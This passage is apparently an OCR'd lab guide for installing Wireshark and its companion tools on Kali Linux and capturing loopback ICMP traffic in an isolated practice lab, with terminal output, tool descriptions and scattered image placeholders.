illegally about networks. It is also used by ISPs, advertisers and governments. ISPs use packet sniffing to track all your activities such as:

- who is receiver of your email
- what is content of that email
- what you download
- sites you visit
- what you looked on that website
- downloads from a site
- streaming events like video, audio, etc.

Wireshark

Wireshark is the world's leading open-source **network protocol analyzer**, used to capture, inspect, and troubleshoot digital traffic running across a computer network in **real tim**e. Think of it as a **digital microscope**: it **intercepts** raw binary data passing through your network hardware and translates it into a structured, human-readable format. Network administrators, cybersecurity professionals, and software developers rely on it daily to **diagnose** network latency, identify security vulnerabilities, and understand how applications communicate.

Core Functions & Capabilities

- **Live Packet Capture:** Intercepts active data packets from wired (Ethernet), wireless (Wi-Fi), Bluetooth, or USB connections.
- **Deep Packet Inspection:** Unfolds every data packet to expose protocol headers, source/destination IP addresses, MAC addresses, and raw data payloads.
- **Powerful Display Filters:** Narrows down massive streams of network traffic using Boolean expressions (e.g., typing tcp.port == 443 or dns) to isolate specific problems.
- **Massive Protocol Support:** Decodes thousands of unique networking protocols ranging from fundamental routing layers to application traffic.
- **Offline Analysis:** Reads and writes standard network capture files like .pcap and .pcapng saved from prior sessions or other tools.

The 3-Pane Interface Structure

When you run a packet capture inside Wireshark, the graphical user interface splits the data into three distinct sections:

1. **Packet List Pane (Top):** A chronological log showing summary rows of every captured packet, complete with source/destination addresses, protocols, and time stamps.


2. **Packet Details Pane (Middle):** A hierarchical, collapsible breakdown of the single packet selected above, highlighting how it conforms to different network layers.
3. P**acket Bytes Pane (Bottom):** The raw, unformatted data of the selected packet displayed in standard Hexadecimal and ASCII text blocks.

Companion Utilities

The core software installation also bundles a couple of powerful alternative interfaces:

- **TShark:** A command-line, terminal-based version of Wireshark ideal for remote automation, scripting, or low-resource servers.
- **Editcap:** A command-line utility used to programmatically clean, split, edit, or convert saved packet capture files.

A) Installation and Configuration of Wireshark and other tools on Kali Linux

Open a Kali Linux Terminal

Check the current Kali Linux Version
Command: cat /etc/os-release

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2025.3"
VERSION="2025.3"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
```

Update the current existing packages

Command: sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 https://mirrors.esto.network/kali kali-rolling InRelease [34.0 kB]
Get:2 https://mirrors.esto.network/kali kali-rolling/main amd64 Packages [21.4 MB]
Get:3 https://mirrors.esto.network/kali kali-rolling/main amd64 Contents (deb) [53.2 MB]
Get:4 https://mirrors.esto.network/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 https://mirrors.esto.network/kali kali-rolling/contrib amd64 Contents (deb) [264 kB]
Get:6 https://mirrors.esto.network/kali kali-rolling/non-free amd64 Packages [183 kB]
Get:7 https://mirrors.esto.network/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]
Fetched 76.2 MB in 6s (13.5 MB/s)
2287 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Installing the required packages:
wireshark tshark tcpdump curl python3 openssl netcat-openbsd libcap2-bin

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y wireshark tshark tcpdump curl python3 openssl  libcap2-bin
[sudo] password for kali:
wireshark is already the newest version (4.4.7-1+b1).
tshark is already the newest version (4.4.7-1+b1).
tcpdump is already the newest version (4.99.5-2).
curl is already the newest version (8.15.0-1).
python3 is already the newest version (3.13.5-1).
openssl is already the newest version (3.5.2-1).
libcap2-bin is already the newest version (1:2.75-10+b1).
The following packages were automatically installed and are no longer required:
  libconfig-inifiles-perl  libcrypt-dev
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

Ensure to select “Yes” for when wireshark asks for non-root capture permission. This allows the packets to be captured using dumpcap without running wireshark as root.

Command: sudo dpkg-reconfigure wireshark-common

```
┌──(kali㉿kali)-[~]
└─$ sudo dpkg-reconfigure wireshark-common
```

(Select ‘Yes’)

Adding the user to supplementary wireshark usergroup

```
┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG wireshark $USER
```

Verifying the above command by executing: id -nG

```
┌──(kali㉿kali)-[~]
└─$ id -nG
kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev scanner bluetooth lpadmin wireshark kaboxer
```

Verifying the dumpcap capabilities

```
┌──(kali㉿kali)-[~]
└─$ getcap /usr/bin/dumpcap
/usr/bin/dumpcap cap_net_admin,cap_net_raw=eip
```

Verifying the current tool versions of Wireshark, tshark, and dumpcap

Command:
wireshark --version | head -n 3
tshark --version | head -n 3
dumpcap --version | head -n 3

```
┌──(arv㉿arv)-[~]
└─$ wireshark --version | head -n 3
Wireshark 4.6.4.

Copyright 1998-2026 Gerald Combs <gerald@wireshark.org> and contributors.

┌──(arv㉿arv)-[~]
└─$ tshark --version | head -n 3
TShark (Wireshark) 4.6.4.

Copyright 1998-2026 Gerald Combs <gerald@wireshark.org> and contributors.

┌──(arv㉿arv)-[~]
└─$ dumpcap --version | head -n 3
Dumpcap (Wireshark) 4.6.4.

Copyright 1998-2026 Gerald Combs <gerald@wireshark.org> and contributors.
```

Listing the Capture Interfaces

Command: dumpcap -D

```
┌──(kali㉿kali)-[~]
└─$ dumpcap -D
1. eth0
2. any
3. lo (Loopback)
4. bluetooth-monitor
5. nflog
6. nfqueue
7. dbus-system
8. dbus-session
```

B) Preparing the Isolated Laboratory

Creating the evidence directories

Commands:
mkdir -p ~/security-labs/practical-03/{captures,www,tls,notes}
cd ~/security-labs/practical-03
pwd

```
┌──(arv㉿arv)-[~]
└─$ mkdir -p ~/security-labs/practical-03/{captures,www,tls,notes}

┌──(arv㉿arv)-[~]
└─$ cd ~/security-labs/practical-03

┌──(arv㉿arv)-[~/security-labs/practical-03]
└─$ pwd
/home/arv/security-labs/practical-03
```


Creating a Local HTTP Page

Filename: login.html

Source Code


```
<!doctype html>
<html lang="en">
```

```
<head><meta charset="utf-8"><title>Wireshark Lab</title></head>
<body>
<h1>Local HTTP Demonstration</h1>
<p>This page uses dummy laboratory data only.</p>
</body>
</html>
```



Verifying the successful creation of file

Command: cat www/login.html



Checking whether the laboratory ports are available

Command: ss -lntup | grep -E ':(8080|8443|9999)\b' || echo "Ports 8080,


8443 and 9999 are available"

```
┌──(arv㉿arv)-[~/security-labs/practical-03]
└─$ ss -lntup | grep -E ':(8080|8443|9999)\b' || echo "Ports 8080, 8443, and 9
999 are available"
Ports 8080, 8443, and 9999 are available
```


C) Understanding the Wireshark Interface

Initially, starting wireshark as a normal user

Command: wireshark &



Identifying the "Loopback: lo" Interface



(Only double-click on the Loopback: lo interface when the further commands are executed and it is specified. If you click on it without actually having any network traffic, it won't output/sniff anything)

D) Capturing and Analyzing ICMP Traffic


Open a new Terminal and Run the following command

Command: ping -c 4 127.0.0.1


Prior to Running this Command, Now double click on Loopback: lo to start packet capture

Once the ping command is done, stop the Packet Capture by clicking on the 'Red Square' at the top bar of Wireshark

Example




Navigate to Wireshark and in the ‘Apply a display filter’ type ‘icmp’ to filter out the ICMP Packets




Now, let's see one ICMP request in detail to understand how packet structure is

Select any one of the ICMP Packet and beneath it Select 'Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1



Similarly, Also expand 'Internet Control Message Protocol' as follows



